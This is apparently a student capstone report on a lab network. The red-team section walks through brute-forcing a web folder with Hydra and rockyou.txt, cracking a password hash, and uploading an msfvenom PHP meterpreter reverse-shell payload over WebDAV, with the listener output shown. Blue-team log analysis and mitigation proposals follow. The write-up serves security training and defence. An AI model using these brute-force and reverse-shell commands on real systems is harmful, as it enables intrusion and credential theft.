

Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System

Arturo Sanchez

07/24/2021

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03

Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Attacker IP Address
xxx.xxx.x.x



Hyper-V Manager Machine
192.168.1.1
Host Name

Network Subnet 192.168.1.0/24



Kali Linux
192.168.1.90
Attacker's Machine

Text



Capstone Machine
192.168.1.105
(Victim's Machine)



Kibana
192.168.1.100:5601
Analysis Data



Elk Server
192.168.1.100
(Machine receiving data for analysis)

Network

Address Range:

192.168.1.0/24

Netmask: 255.255.255.0

Gateway: 192.168.1.1

Machines

HostName: Kali

OS: Linux

IPV4: 192.168.1.90

HostName: Capstone

OS: Apache

IPV4: 192.168.1.105

HostName: ELK

OS: Linux

IPV4: 192.168.1.100

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper-V Manager Machine	192.168.1.1	Virtual home machine which connects to other VMs.
Kali	192.168.1.90	Red team machine/Attacking machine.
Elk	192.168.1.100	Machine receiving the data, running on Kibana which will analyse the data.
Capstone	192.168.1.105	Target machine using the apache web server.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Security misconfiguration	Attacker was able to perform a brute force attack on the computer and managed to gain access due to security settings not having a limit of login attempts.	Ashtons credentials were acquired by the attacker with a <u>brute force attack</u> and Ryans credentials were acquired after a <u>hash password</u> was found.
Sensitive data exposure	Sensitive data was accessible to the attacker after gaining access to the machine such as the names Ashton and Ryan.	Machine revealed the name of Ashton and Ryan which helped the attacker to <u>gain access to the network</u> .
Unrestricted file upload	Server allowed a reverse_tcp payload.	Machine allowed attacker to <u>upload a .php payload</u> which eventually initiated the connection.

Vulnerability: Security Misconfiguration

Tools & Processes:

As an attacker I was able to perform a brute force attack using Hydra. I also went with rockyou.txt as my wordlist since it is a well known wordlist used to crack passwords.

Command used:


```
hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV  
192.168.1.105 http-get /company_folders/secret_folder
```

Achievements: Exploit was able to provide me the password for the username Ashton.

Tools & Processes: Hashed password was found while navigating through the files as an authorized user which I then cracked with the following website.

Website used: www.crackstation.net

Achievements: The end result of this was that I was able to find Ryans login credentials once the hash was cracked, therefore I had unauthorized access to the network.





Vulnerability: Sensitive Data Exposure

Tools & Processes:

Once I had access to the network I found a folder named 'secret_folder' which asked for authentication required along with Ashtons name. After gaining access to the secret_folder Ryans name popped up along with his hashed password.

Achievements:

As an attacker gaining the users username can be really beneficial as he/she will only need to find the password from here on, think of it this way, the attacker is halfway through getting access to sensitive data.



Vulnerability: Unrestricted File Upload

Tools & Processes


As the attacker I was able to gather the needed credentials and the file path `dav://192.168.1.105/webdav` needed to deliver my malicious payload. I used `msfvenom` to upload the php reverse shell payload and `msfconsole` to set up a listener and exploit it.

Command:

```
msfvenom -p php/meterpreter/reverse_tcp  
lhost=192.168.1.90 lport=4444 >> shell.php
```

Achievements

Achievement was being able to gain access to the network I was attacking, now I will have access to sensitive data which could cost the victim money.



The screenshot shows a Kali Linux virtual machine environment. In the foreground, a terminal window titled "Shell No.1" displays the following commands and output:

```
msf5 exploit(multi/handler) > set lhost 192.168.1.90  
lhost => 192.168.1.90  
msf5 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.1.90:4444  
[*] Sending stage (38288 bytes) to 192.168.1.105  
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:52428)  
at 2021-07-23 19:38:59 -0700  
  
meterpreter >
```

In the background, a web browser window titled "[webdav - File Manager]" is visible, showing a file upload interface. The interface includes a "File" menu, a "Payload options (php/meterpreter/reverse_tcp):" section with a table of settings, and an "Exploit target:" section.

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may b
LPORT	4444	yes	The listen port

The "Exploit target:" section shows a table with one entry:

Id	Name
0	Wildcard Target

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

What time did the port scan occur?

Port scan occurred on 07/21/2021 at 12:00am.

How many packets were sent, and from which IP?

A total of 3,094 packets were sent from IP Address 192.168.1.90.

What indicates that this was a port scan?


What indicated that this was a port scan would be the high number of packets sent all at once.

Save Cancel Add Options Share



source.ip : 192.168.1.90 and destination.ip : 192.168.1.105

Connections over time [Packetbeat Flows] ECS



Analysis: Finding the Request for the Hidden Directory

How many requests were made?

A total of 96 requests were made to `http://192.168.1.105/company_folders_secret_folder`

Which files were requested? What did they contain?

These files were saved under 'secret_folder' which will grab the attackers attention immediately, once the secret_folder was opened the attacker was able to obtain a hash password which was Ryans password. Ryan had access to the network which then gave the attacker access as well since the credentials were obtained.

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	122
http://192.168.1.105/company_folders/secrets_folder	96
http://192.168.1.105/	50
http://192.168.1.105/webdav/shell.php	48
http://192.168.1.105/company_folders/secret_folder/	28

Export: [Raw](#) [Formatted](#)

Analysis: Uncovering the Brute Force Attack

How many requests were made in the attack?

A total of 128 requests were made to the specific 'secret_folder' file.

How many requests had the attacker made before getting the correct password?

As the picture below shows there was 128 requests made to http://192.168.1.105/company_folders/secret_folder and only 36 were successful which show under http://192.168.1.105/company_folders/secret_folder/.

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	162
http://192.168.1.105/company_folders/secrets_folder	128
http://192.168.1.105/webdav/shell.php	62
http://192.168.1.105/	58
http://192.168.1.105/company_folders/secret_folder/	36

Export: Raw Formatted

Analysis: Finding the WebDAV Connection

How many requests were made to this directory?

A total of 162 requests were made to the directory <http://192.168.1.105/webdav>.

Which files were requested?

The two requests being made were for the files passwd.dav and shell.php.


Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ▾

Count ▾

<http://192.168.1.105/webdav>

162



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

A firewall can be set to control the ports that are exposed and firewalls can also detect a port scan in progress and shut it down.

What threshold would you set to activate this alarm?

I would set a threshold of 1,000 scans per hour as that is out of the ordinary and will more likely be a sign of a cyber attack.

System Hardening

What configurations can be set on the host to mitigate port scans?

Like mentioned before installing a firewall can be a great start to configure port scans.

Another thing I would do is perform a port scan myself on my own system to make sure everything looks good.

Last one will consist of some research I did on Google, which TCP Wrappers can help mitigate the port scans as these wrappers give admins flexibility to permit or deny access to servers coming from specific IP address or domains.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

I would set up an alarm that will read the IP Address the request is coming from and if it is an unknown IP Address the system can continue to asking for Two Factor Authentication.

What threshold would you set to activate this alarm?

The threshold I would set to activate this alarm would be of 3 failed login attempts or an unknown IP Address proceeding with Two Factor Authentication.

System Hardening

What configuration can be set on the host to block unwanted access?

I would start with stronger password policy which will include 12+ words with at least one number and one special character.

Rename folders that are sensitive data and might catch an attackers attention.

Make sure we set up that firewall that I mentioned under the alarm section.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

As shown on our Kibana dashboard an alert could be sent to the Cyber Security team if we get code 401 in return as that stands for unauthorized user accessing the network.

What threshold would you set to activate this alarm?

Threshold would be if more than 10 code 401 are returned.

System Hardening


What configuration can be set on the host to block brute force attacks?

First configuration would be to ensure all workers have strong passwords.

Setting a limit on the login attempts to either 3 or 5 and locking out the user for 30 minutes if failed login attempts are reached.

Use two factor authentication at all times.

HTTP status codes for the top queries [Packetbeat] ECS



GET /company_folders/secret_folder/: HTTP Query

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Creating a whitelist with all the IP Address that are allowed and not allowed. This can reduce the number of unauthorized users trying to gain access to sensitive data.

Adding on to the whitelist it is important to stay up to date with old IP Addresses and new IP Addresses to ensure the system is safe.

System Hardening

What configuration can be set on the host to control access?

Making a whitelist and staying up to date on it will be the biggest configuration I would do.

Setting up reminders to update the whitelist at least once every month.

Ensure we are paying attention to detail to any IP Address that might look sketchy.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

An alarm that will notify the security team when a port is accessed without permission. For example in this project the attacker used port 4444 which is a well known port for hackers to use. In this case it would not be the smartest idea for the hacker to use common port 4444.

What threshold would you set to activate this alarm?

The threshold will be when one or more attempts to access a certain port is made.

System Hardening

What configuration can be set on the host to block file uploads?

I would start with ensuring the correct ports are open and closed.

As well as ensuring that only certain users have access to important files.

The End